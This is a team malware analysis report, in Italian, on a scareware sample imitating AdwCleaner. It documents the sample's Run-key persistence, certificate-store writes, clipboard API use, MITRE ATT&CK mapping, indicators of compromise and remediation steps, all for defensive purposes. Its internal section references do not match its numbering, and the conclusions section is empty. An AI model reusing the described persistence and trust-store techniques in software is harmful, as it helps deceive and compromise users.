

BUILD WEEK 3



CYBEREAGLES

MEMBRI

Simone Tesoro

Tancredi De Simone

Andrea Calabretta

Michele Loreti

Davide Pistollato

Francesco Di Genova

Alessandro Porfirio

1 Analisi dinamica Malware

Adwerecoleaner



1.0 Introduzione

L'analisi ha identificato un campione software, distribuito sotto il nome ingannevole di **Adwerecoleaner.exe**, che imita un noto strumento legittimo di rimozione **adware** (AdwCleaner, Malwarebytes). Il campione appartiene alla categoria delle **rogue security software / scareware**: il suo modello di business non si fonda direttamente sul furto diretto di credenziali, ma principalmente sull'estorsione tramite inganno, inducendo l'utente ad acquistare una **falsa licenza** per rimuovere minacce inesistenti.

La valutazione è stata condotta attraverso tre fasi metodologiche indipendenti: **analisi statica** (hash, reputazione, ispezione del binario), **analisi dinamica locale** su ambiente controllato (FlareVM) e **analisi dinamica in sandbox** di terze parti, che hanno permesso una validazione incrociata dei principali indicatori comportamentali, elevando il livello di confidenza complessivo delle conclusioni esposte in questo documento.

Il dato più rilevante dal punto di vista del rischio operativo riguarda la combinazione di tre fattori:

- **un meccanismo di persistenza** confermato in modo identico su tre fonti indipendenti
- **la manipolazione dello store dei certificati** di sistema
- **un certificato di firma del file stesso scaduto e segnalato come non valido**, un insieme di indicatori che giustifica priorità di intervento elevata pur in assenza di furto di dati sensibili rilevato.
- **la capacità tecnica di sovrascrivere il contenuto della clipboard di sistema** — un insieme di indicatori che giustifica priorità di intervento elevata pur in assenza di furto di dati sensibili rilevato.


Dimensione	Valutazione
Probabilità di impatto finanziario diretto (utente bersaglio)	Alta, se l'utente procede al pagamento richiesto
Probabilità di impatto su integrità del sistema	Media — persistenza + modifica registro certificati
Necessità di azione IT immediata	Sì — rimozione e bonifica raccomandate entro 24h dal rilevamento
Necessità di escalation a CISO	Bassa-Media — nessuna esfiltrazione di dati sensibili rilevata nei dati analizzati
Costo stimato di remediation	Basso — rimozione standard, nessuna ricostruzione di sistema necessaria

1.1 Metodologia

L'indagine è stata condotta in tre fasi progressive, ciascuna concepita per colmare i limiti di visibilità della fase precedente.

Fase 1: Triage Statico (Hash, Reputazione, Ispezione del Binario)

Come primo passaggio è stato calcolato l'**hash crittografico del campione** (Get-FileHash, algoritmo SHA256) e sottoposto a verifica di reputazione su **VirusTotal**, per ottenere un primo inquadramento del livello di rischio e delle famiglie di minaccia correlate secondo i principali motori di rilevamento. Successivamente il binario è stato ispezionato con **PEStudio** per analizzare struttura PE, sezioni, entropia, import/export e lo stato del certificato di firma digitale.



Fase 2: Analisi Dinamica Locale (FlareVM, Procmon)

Il campione è stato successivamente eseguito in un **ambiente isolato** (FlareVM, Windows 11 su architettura ARM64), con **monitoraggio** continuo delle attività di sistema tramite **Sysinternals Process Monitor**. Questa fase ha fornito visibilità dettagliata su file system, registro di sistema e catena dei processi, ma non ha registrato alcuna connessione TCP in uscita verso infrastrutture esterne.

Nota tecnica sull'assenza di traffico di rete: l'assenza di connessioni TCP osservate in questa fase è verosimilmente attribuibile a un'incompatibilità del componente di rete del campione con l'architettura ARM64 dell'ambiente di analisi (il processo gira sotto il livello di emulazione x86→ARM64 xtajit, si veda la sezione 5.7). Per questo motivo si è reso necessario il passaggio alla Fase 3.

Fase 3: Detonazione Dinamica in Sandbox di Terze Parti

Per ottenere visibilità completa sul traffico di rete generato dal campione, è stato eseguito un secondo run in un servizio di sandboxing dinamico di terze parti (piattaforma Triage,

ambiente Windows 10 en-US), che fornisce tracciamento comportamentale runtime con classificazione automatica, visibilità di rete completa, hash crittografici e mappatura nativa **MITRE ATT&CK**. L'utilizzo combinato delle tre fonti ha permesso una validazione incrociata: gli indicatori chiave (in particolare il meccanismo di persistenza e i thumbprint dei certificati coinvolti) coincidono esattamente tra le diverse fonti indipendenti, elevando il livello di confidenza complessivo delle conclusioni di questo documento.

1.2 Profilo della Minaccia

Identificazione e Catena di Esecuzione

Il nome del file scaricato presenta un **typosquatting deliberato** ("Adwere" al posto di "Adw") rispetto al tool legittimo **AdwCleaner**, una tecnica classica di **masquerading** volta a sfruttare la fiducia dell'utente verso un brand di sicurezza noto. Il nome interno dell'assembly applicativo, confermato in modo identico sia dall'analisi Procmon locale sia dal sandbox di terze parti, è **AdwareBooC**.

Fase	Componente	Percorso
1 — Download iniziale	AdwereCleaner.exe	C:\Users\<utente>\Downloads\AdwereCleaner.exe
2 — Estrazione/installazione	6AdwCleaner.exe	C:\Users\<utente>\AppData\Local\6AdwCleaner.exe
Nome interno applicativo	AdwareBooC	(confermato da Procmon e da sandbox terze parti)

Reputazione e Classificazione Esterna (VirusTotal)

La **verifica dell'hash** su **VirusTotal** restituisce un punteggio di **53** motori su 70 che classificano il file come **malevolo**. Le etichette di famiglia attribuite dai diversi vendor (trojan.porcupine / boy2napig, con label secondarie "porcupine", "boy2napig" e "mint") sono coerenti con cluster noti di rogue-AV / scareware riutilizzati e ridistribuiti sotto branding diversi. I tag comportamentali assegnati automaticamente, tra cui persistence, executes-dropped-file, nsis, revoked-cert, invalid-signature, checks-network-adapters e detect-debug-environment — anticipano e confermano i comportamenti osservati nelle fasi di analisi dinamica.

Architettura del Dropper


Il campione utilizza un **installer NSIS** (Nullsoft Scriptable Install System), framework legittimo comunemente impiegato anche da distributori di adware/PUP per la sua leggerezza e facilità di bundling. Il componente applicativo secondario (6AdwCleaner.exe) viene estratto ed eseguito a runtime dall'overlay del dropper stesso, secondo un pattern di **self-extraction** tipico di questa categoria di minaccia.

1.3 Risultati tecnici dettagliati

Indicatori Statici di Rilievo (PEStudio)

L'**ispezione statica** del binario evidenzia diversi indicatori coerenti con un **installer offuscato** e con tentativi di ostacolare l'analisi temporale dell'incidente:

- **Sezione .ndata virtualizzata:** non scrive dati su disco ma alloca un buffer in memoria virtuale (32 KB), pattern tipico dei loader NSIS per la decompressione runtime del payload;
- **Sezione .rsrc con entropia 7,92** su un massimo teorico di 8: valore statisticamente coerente con dati compressi o cifrati, motivo di attenzione in fase di triage automatico;
- **Overlay finale di 110.816 byte con entropia 7,99** (quasi massima) e firma “NullsoftInst” in chiaro nei primi byte: corrisponde al payload NSIS che viene letto ed estratto a runtime per generare 6AdwCleaner.exe;
- **Timestamp di compilazione dichiarato:** 25 dicembre 2013 — una data anomala (festività) tipica di kit di scareware riciclati nel tempo e ridistribuiti sotto nomi diversi, a scopo di confondere l’analisi temporale.




Anomalia sul Certificato di Firma del File


Un elemento di particolare rilievo emerso dall'ispezione statica è che **il file risulta firmato digitalmente**, ma con un certificato Authenticode **scaduto** (stamp: 16 luglio 2015) e una data di firma risalente al 28 marzo 2015 (numero di serie: **5182E5B24A4BCE268960C54B36E71D02**). Questo dato è corroborato dalle etichette **revoked-cert** e **invalid-signature** assegnate automaticamente dal motore di reputazione

Interfaccia Ingannevole e Meccanismo di Monetizzazione

All'avvio, il campione presenta un'interfaccia grafica che imita fedelmente il brand del software legittimo **AdwCleaner**, riportando una **falsa scansione del sistema** con risultati fabbricati per indurre un falso senso di urgenza.




Il tentativo di rimozione delle minacce fittizie reindirizza l'utente a una schermata di upsell che richiede l'acquisto di una "licenza completa", applicando inoltre una tecnica di urgenza artificiale tramite uno sconto a tempo con scadenza calcolata dinamicamente sulla data corrente di esecuzione



il meccanismo di monetizzazione **non prevede esfiltrazione diretta di dati di pagamento** all'interno del campione osservato (il flusso di acquisto avviene presumibilmente tramite pagina web esterna); il rischio primario per l'utente finale è quindi di **natura economica diretta** (pagamento per un servizio fittizio) piuttosto che di furto di credenziali bancarie

Il **meccanismo di persistenza** è stato confermato in modo identico su tutte e tre le fonti di analisi (Procmon locale, estrazione statica del log e sandbox di terze parti), tramite la seguente **chiave di registro**

Campo	Dettaglio
Chiave	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner
Valore (dati)	"C:\Users\<utente>\AppData\Local\6AdwCleaner.exe" -auto
Esito osservato	RegSetValue — SUCCESS



Il flag **-auto** presente nel comando indica l’**esecuzione automatica** e silenziosa della falsa scansione a ogni accesso utente, finalizzata a massimizzare la pressione psicologica per l’acquisto della “licenza” nel tempo.

Manipolazione dello Store dei Certificati di Sistema

Durante l’esecuzione, il processo **6AdwCleaner.exe** scrive attivamente nello store dei certificati del sistema operativo, un comportamento confermato in modo incrociato e indipendente sia dall’analisi statica del log **Procmon** sia dal **sandbox dinamico** di terze parti, che ne specifica esplicitamente l’operazione di scrittura (non di sola lettura).

Store	Thumbprint	Certificato
SystemCertificates\CA\Certificates	8AD5C9987E6F190BD6F5416E2DE44CCD641D8CDA	UTN-USERFirst-Object (intermedia, ecosistema legacy Comodo/USERTrust)
SystemCertificates\AuthRoot\Certificates	02FAF3E291435468607857694DF5E45B68851868	AddTrust External CA Root (root pubblica, scaduta dal 2020)

Si tratta di **certificati pubblici legittimi** e ormai legacy, non di una CA arbitraria controllata dall'attore della minaccia. Il comportamento è verosimilmente un effetto collaterale di un componente di **download HTTPS datato**, integrato nell'installer **NSIS**, che tenta di "ripristinare" una catena di trust necessaria al proprio funzionamento. Ciò non esclude, tuttavia, la necessità di trattare l'evento secondo la tecnica formalmente associata (Subvert Trust Controls – Install Root Certificate), poiché qualsiasi scrittura non autorizzata nello store dei certificati costituisce una **superficie di rischio** per l'integrità della catena di validazione TLS/Authenticode del sistema, indipendentemente dall'intento originario dello sviluppatore del componente.

Attività di Rete e Stack di Comunicazione

Sebbene l'**analisi dinamica locale** non abbia registrato **connessioni TCP in uscita**, il log Procmon documenta in modo inequivocabile l'inizializzazione dello stack di rete da parte del processo **6AdwCleaner.exe**, inclusi il caricamento della libreria **wininet.dll**, l'abilitazione di log di tracciamento **RASAPI32** (HKLM\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32) e il caricamento del componente **OnDemandConnRouteHelper.dll** per la gestione delle connessioni su richiesta

The screenshot displays the Windows Event Viewer interface. The top pane shows the 'Event Properties' for a specific event. The bottom pane shows a list of system events.

Event Properties:

- Date: 22/06/2026 23:34:24.3767921
- Thread: 5388
- Class: Registry
- Operation: RegQuery/Value
- Result: SUCCESS
- Path: HKLM\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32\FilePathDirectory
- Duration: 0.0000023

System Events:

Time	Process	Operation	Path	Result	Details
23:10:08.9378252	6AdwCleaner.exe	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
23:10:08.9378329	6AdwCleaner.exe	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
23:10:08.9378413	6AdwCleaner.exe	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_DW...
23:10:08.9378488	6AdwCleaner.exe	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
23:10:08.9378907	6AdwCleaner.exe	Load Image	C:\Windows\System32\OnDemandConnRouteHelper.dll		Image Base: 0x7f9...
23:10:08.9379131	6AdwCleaner.exe	CreateFile	C:\Windows\System32\OnDemandCon...	SUCCESS	Desired Access: R...
23:10:08.9379196	6AdwCleaner.exe	CreateFileMap...	C:\Windows\System32\OnDemandCon...	FILE LOCKED WI...	SyncType: SyncTy...
23:10:08.9379242	6AdwCleaner.exe	CreateFileMap...	C:\Windows\System32\OnDemandCon...	SUCCESS	SyncType: SyncTy...
23:10:08.9381381	6AdwCleaner.exe	ReadFile	C:\Windows\System32\OnDemandCon...	SUCCESS	Offset: 156.672, Le...
23:10:08.9383779	6AdwCleaner.exe	ReadFile	C:\Windows\System32\OnDemandCon...	SUCCESS	Offset: 145.920, Le...
23:10:08.9386131	6AdwCleaner.exe	CloseFile	C:\Windows\System32\OnDemandCon...	SUCCESS	
23:10:08.9386871	6AdwCleaner.exe	ReadFile	C:\Windows\System32\OnDemandCon...	SUCCESS	Offset: 151.552, Le...
23:10:08.9389169	6AdwCleaner.exe	ReadFile	C:\Windows\System32\OnDemandCon...	SUCCESS	Offset: 117.248, Le...
23:10:08.9391715	6AdwCleaner.exe	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 528
23:10:08.9392080	6AdwCleaner.exe	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
23:10:08.9392161	6AdwCleaner.exe	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\...	SUCCESS	Desired Access: Q...
23:10:08.9392268	6AdwCleaner.exe	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\...	NAME NOT FOUND	Length: 16
23:10:08.9392346	6AdwCleaner.exe	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\...	SUCCESS	
23:10:08.9392418	6AdwCleaner.exe	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
23:10:08.9392485	6AdwCleaner.exe	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	SUCCESS	Desired Access: Q...
23:10:08.9392569	6AdwCleaner.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Length: 16
23:10:08.9392640	6AdwCleaner.exe	RegCloseKey	HKLM\SOFTWARE\Microsoft\Window...	SUCCESS	
23:10:08.9392742	6AdwCleaner.exe	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\...	NAME NOT FOUND	Length: 16
23:10:08.9392849	6AdwCleaner.exe	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Length: 16
23:10:08.9393398	6AdwCleaner.exe	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...

na 36.328 of 3.852.984 events (0.9%) Backed by virtual memory

Questi elementi confermano l'intento di **comunicazione di rete** del componente, successivamente osservato in modo completo nella Fase 3 (sandbox di terze parti), che ha rilevato traffico verso **servizi web abusabili** per finalità di comando e controllo e verso endpoint di revoca certificati (CRL) coerenti con la chain AddTrust/Comodo.

L'ispezione statica della import table (PEStudio) rileva un insieme di funzioni dedicate alla gestione della clipboard di Windows, tutte importate da **USER32.dll** come import impliciti:

Funzione	Libreria	Tipo Import
OpenClipboard	USER32.dll	Implicit
EmptyClipboard	USER32.dll	Implicit
SetClipboardData	USER32.dll	Implicit


La sequenza **Open → Empty → Set** è tecnicamente significativa: il campione apre la clipboard, ne svuota il contenuto e vi scrive un nuovo valore.

Comportamenti Runtime Aggiuntivi

- **SetWindowsHookEx** (4 occorrenze, processo 6AdwCleaner.exe): hook a livello di sistema, potenzialmente utilizzati per la gestione dell'overlay dell'interfaccia ingannevole o per il monitoraggio delle finestre attive;
- **AdjustPrivilegeToken → SeDebugPrivilege**: richiesta di un privilegio sensibile, tipicamente associato a capacità di introspezione/manipolazione di altri processi, non strettamente necessario per un tool di pulizia legittimo.

Nota Ambientale: Esecuzione su Architettura ARM64

L'analisi del log Procmon conferma che il processo **6AdwCleaner.exe** viene eseguito sotto il livello di emulazione **x86→ARM64** di Windows (modulo xtajit64.dll), con caricamento di librerie aggiuntive dalla cartella di sistema dedicata ai **binari ibridi** compilati per questa architettura. Questo riscontro tecnico spiega la causa più probabile dell'assenza di traffico di rete osservata nella Fase 2 dell'analisi: il componente di comunicazione di rete del campione presenta verosimilmente una compatibilità parziale con l'emulazione **ARM64**, motivo per cui si è reso necessario il passaggio a un ambiente **sandbox x86/x64** nativo per ottenere visibilità completa sul traffico generato



1.4 Mappatura MITRE attack

La seguente tabella consolida le tecniche identificate attraverso le tre fasi di analisi, con riferimento incrociato alle evidenze raccolte.

Tattica	Tecnica	ID	Evidenza
Persistence / Privilege Escalation	Boot or Logon Autostart Execution — Registry Run Keys	T1547.001	Chiave Run\AdwCleaner (§ 5.3)
Defense Evasion	Modify Registry	T1112	Scrittura estesa su HKCU/HKLM
Defense Evasion	Subvert Trust Controls — Install Root Certificate	T1553.004	Scrittura store CA/AuthRoot (§ 5.4)
Defense Evasion	Masquerading	T1036.005	Typosquatting su nome legittimo (§4.1)
Discovery	System Location Discovery	T1614	Query Geo\Nation (§5.8)
Discovery	System Language Discovery	T1614.001	Query NLS/Locale
Discovery	System Information Discovery	T1082	Fingerprinting CPU/BIOS
Discovery	Browser Information Discovery	T1217	Enumerazione configurazioni browser
Discovery	Peripheral Device Discovery	T1120	Enumerazione storage
Discovery	Query Registry	T1012	Enumerazione estesa registro
Command and Control	Web Service	T1102	Servizio web abusabile per C2 (§5.5)
Execution	User Execution	T1204.002	Richiede interazione attiva utente
Defense Evasion	Indicator Removal on Host (timestamp)	T1070.006	Timestamp di compilazione falsificato (§5.1)
Collection*	Clipboard Data (sostituzione, non raccolta)	T1115*	Open/Empty/SetClipboardData via USER32.dll, GetClipboardData assente (§ 5.6)

1.5 Indicator of Compromise loc

Categoria	Indicatore
File (hash SHA256)	51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530a dc (AdwreCleaner.exe)
File (hash SHA256)	4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbaa 61 (6AdwCleaner.exe)
File (imphash)	01916D29E1D901784B62ABDC4C2F0C45
Certificato (serial number)	5182E5B24A4BCE268960C54B36E71D02 (firma Authenticode scaduta)
File (path)	%LOCALAPPDATA%\6AdwCleaner.exe; %LOCALAPPDATA%\6AdwCleaner.INI
File (path)	%APPDATA%\AdwareBooC* (cache ClickOnce/NSIS)
Registro	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner
Registro	HKLM\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32*
Registro (certificati)	Thumbprint 8AD5C9987E6F190BD6F5416E2DE44CCD641D8CDA in SystemCertificates\CA
Registro (certificati)	Thumbprint 02FAF3E291435468607857694DF5E45B68851868 in SystemCertificates\AuthRoot
Rete	raw.githubusercontent.com; www.vikingwebscanner.com
Processo (riga di comando)	"...\6AdwCleaner.exe" -auto
Comportamento (import statico)	OpenClipboard + EmptyClipboard + SetClipboardData (USER32.dll, implicit) — GetClipboardData non osservato
Classificazione esterna	VirusTotal 53/70 — trojan.porcupine/boy2napig (family: porcupine, boy2napig, mint)

1.6 Valutazione del rischio per il Business

Fattore di rischio	Likelihood	Impatto	Priorità
Perdita economica diretta (pagamento estorsivo)	Media	Medio	Alta
Compromissione della catena di trust certificati (effetto collaterale)	Bassa	Medio-Alto	Media
Degrado esperienza utente / produttività (popup, falsi allarmi)	Alta	Basso	Media
Veicolo per payload secondari (bundling tipico di questa categoria)	Media	Variabile	Alta

1.7 Raccomandazioni Strategiche e Operative

Azioni Immediate (0-24h)

- **Isolamento e rimozione del processo 6AdwCleaner.exe** dagli endpoint interessati;
- **Eliminazione della chiave di persistenza Run\AdwCleaner;**
- **Bonifica dei file e delle cache** ClickOnce/NSIS associate.

Azioni a Breve Termine (1-7 giorni)

- **Blocco preventivo, a livello di proxy/firewall aziendale**, dei domini identificati come IoC;
- **Distribuzione degli hash SHA256** e dell'imphash ai sistemi EDR/antivirus per blocco su tutta la flotta endpoint, inclusa la correlazione con varianti della stessa famiglia (porcupine/boy2napig/mint) tramite imphash;
- **Verifica puntuale, sugli endpoint coinvolti**, dell'integrità dello store dei certificati di sistema (assenza di CA non autorizzate aggiunte da terzi);
- **Follow-up tecnico raccomandato:** strumentazione dinamica del campione (hook a runtime sulle API USER32 OpenClipboard/SetClipboardData) per determinare con certezza il contenuto esatto scritto nella clipboard

Azioni Strutturali (Medio Termine)

- **Rafforzamento delle policy di application allowlisting** per limitare l'esecuzione di installer NSIS/ClickOnce da fonti non verificate;
 - **Programma di security awareness** mirato sui rischi di download di "tool di pulizia" da fonti non ufficiali, con indicazione dei canali di distribuzione legittimi;
 - **Estensione del monitoraggio EDR** per generare alert dedicati su eventi di scrittura nello store certificati (SystemCertificates*\Certificates) da parte di processi non firmati o non riconosciuti come componenti di sistema;
- Inclusione, nelle policy di hardening, di un controllo periodico sulla validità dei certificati Authenticode dei software installati, per intercettare precocemente l'uso di certificati scaduti o revocati come indicatore di illegittimità.

1.8 Conclusioni

